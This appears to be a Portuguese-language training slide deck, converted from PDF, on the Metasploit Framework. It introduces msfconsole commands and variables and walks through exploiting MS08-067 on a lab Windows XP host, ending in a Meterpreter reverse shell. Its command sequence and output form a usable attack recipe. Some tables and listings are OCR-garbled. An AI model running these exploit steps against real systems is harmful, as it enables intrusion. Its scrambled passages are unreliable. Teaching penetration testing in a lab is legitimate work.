

Criado por HD Moore, é hoje o framework de exploração de falhas mais utilizado.

- Extremamente customizável;
- Atualizações frequentes;
- Possibilidade de criação de scripts;
- Muitas opções de payloads;
- Métodos para se burlar firewalls e anti-vírus;
- Meterpreter;
- Interface console, gui (Armitage) e web;



O Metasploit Framework (MSF) vem com muitos utilitários para auxiliar na realização da exploração. Vamos estudar os principais: **msfconsole e msfvenom.**

```
root@bt:/opt/metasploit/msf3# ls msf* -l
rwxr-xr-x 1 root root 7170 2012-07-02 15:51 msfbinscan
rwxr-xr-x 1 root root 7626 2012-07-02 15:51 msfcli
 rwxr-xr-x 1 root root
                        3671 2012-07-02 15:51 msfconsole
rwxr-xr-x 1 root root
                        2592 2012-07-02 15:51 msfd
rwxr-xg-x 1 root root
rwxr-xr-x 1 root root
                        2823 2012-07-02 15:51 msfelfscan
                        7168 2012-07-02 15:51 msfencode
                         605 2012-07-02 15:51 msfqui
rwxr-xr-x 1 root root
rwxr-xr-x 1 root root
                        2493 2012-07-02 15:51 msfmachscan
                        5159 2012-07-16 17:23 msfpayload
rwxr-xr-x 1 root root
                        4475 2012-07-02 15:51 msfpescan
 rwxr-xr-x 1 root root
rwxr-xr-x 1 root root
                        4226 2012-07-02 15:51 msfrop
                        2250 2012-07-02 15:51 msfrpc
rwxr-xr-x 1 root root
rwxr-xr-x 1 root root
                        3089 2012-07-02 15:51 msfrpcd
rwxr-xr-x 1 root root
                        1571 2012-07-02 15:51 msfupdate
-rwxr-xr-x 1 root root 13848 2012-07-16 17:23 msfvenom
root@bt:/opt/metasploit/msf3#
```



Metasploit

Suíte completa

Variáveis do Metasploit

São usadas em todos os comandos do MSF. Ex: msfconsole, msfcli, msfpayload, etc. As principais são:

LHOST: IP local

LPORT: Porta local

RHOST: IP remoto

■ SRVHOST: IP do serviço

PAYLOAD: Tipo de payload

TARGET: Tipo de alvo



Método mais utilizado para uso do MSF. É um console que permite escolher interativamente exploits, utilitários, payloads e configurar as devidas variáveis.

```
root@bt:/opt/metasploit/msf3# ./msfconsole
IIIIIII
         dTb.dTb
  II
  II
  II
  TT
I love shells --egypt
       =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
 -- --=[ 927 exploits - 499 auxiliary - 151 post
  -- --=[ 251 payloads - 28 encoders - 8 nops
```

msf >




Msfconsole

Comandos do MSFCONSOLE

- search <nome>: Pesquisa módulo de exploit
- use <nome>: Utiliza módulo de exploit
- show <argumento>: Mostra informações referentes
 ao módulo. O argumento pode ser: exploits,
 options, payloads ou auxiliares.
- set <variável>: Configura um valor em uma variável.
 - Ex: LHOST, LPORT, PAYLOAD, etc.
- unset <variável>: "Desconfigura" uma variável.
- exploit: Realiza a exploração após as variáveis terem sido configuradas.





2012-03-16

Exemplo search

-004 midiOutPlayNextPolyEvent Heap Overflow
exploit/windows/browser/ms12_037_ie_colspan 2012-06-12
osoft Internet Explorer Fixed Table Col Span Heap Overflow
exploit/windows/browser/ms12 037 same id 2012-06-12

auxiliary/dos/windows/rdp/ms12 020 maxchannelids

-020 Microsoft Remote Desktop Use-After-Free DoS

exploit/windows/browser/ms12 004 midi

use exploit/windows/smb/ms08 06 netapi

exploit(ms08_067_netapi) > show options msf

Current Setting Required Name Description

The target address ves

445 Set the SMB service port yes SMBPIPE BROWSER The pipe name to use (BR yes

RHOST RPORT

msf > use exploit/windows/smb/ms08 067 netapi Module options (exploit/windows/smb/ms08 067 netapi):

Msfconsole Exemplo use

Exploit target:

Name

Id

Automatic Targeting

show payloads

exploit(ms08_067_netapi) > show payloads

Compatible Payloads

Name

generic/custom

generic/debug trap ug Trap generic/shell bind tcp

Shell, Bind TCP Inline generic/shell reverse tcp

Shell, Reverse TCP Inline

generic/tight loop ht Loop windows/dllinject/bind ipv6 tcp

Injection, Bind TCP Stager (IPv6) windows/dllinject/bind nonx tcp

windows/dllinject/bind tcp

Injection, Bind TCP Stager (No NX or Win7)



Msfconsole

Exemplo show

```
set LHOST 192.168.10.1
set LPORT 443
set RHOST 192.168.10.2
```

```
msf exploit(ms08_067_netapi) > set LHOST 192.168.10.1
LHOST => 192.168.10.1
msf exploit(ms08_067_netapi) > set LPORT 443
LPORT => 443
msf exploit(ms08_067_netapi) > set RHOST 192.168.10.2
RHOST => 192.168.10.2
msf exploit(ms08_067_netapi) >
```



Msfconsole

Exemplo set



set PAYLOAD windows/meterpreter/reverse tcp show options

PAYLOAD => windows/meterpreter/reverse tcp exploit(ms08 067 netapi) > show options msf

exploit(ms08 067 netapi) > set PAYLOAD windows/meterpreter/reverse tcp

Description

The target address

Set the SMB service port

Msfconsole

192.168.10.2

445

RHOST

RP0RT

Module options (exploit/windows/smb/ms08 067 netapi): Current Setting Required Name

The pipe name to use (BROWSER, SRVSV) SMBPIPE BROWSER yes Payload options (windows/meterpreter/reverse tcp):

ves

ves

set payload e show options

Depois de todas as variáveis já devidamente configuradas para executar o comando **exploit** para realizar a exploração:



```
exploit(ms08 067 netapi) > exploit
msf
```

- [*] Started reverse handler on 192.168.10.1:443 Automatically detecting the target...
- Fingerprint: Windows XP Service Pack 2 lang:Portuguese Br

:26 -0300

- Selected Target: Windows XP SP2 Portuguese Brazilian (NX)
- Attempting to trigger the vulnerability...
- Sending stage (752128 bytes) to 192.168.10.2

[*] Meterpreter session 1 opened (192.168.10.1:443 -> 192.168.10.2:

Msfconsole

Exploit meterpreter >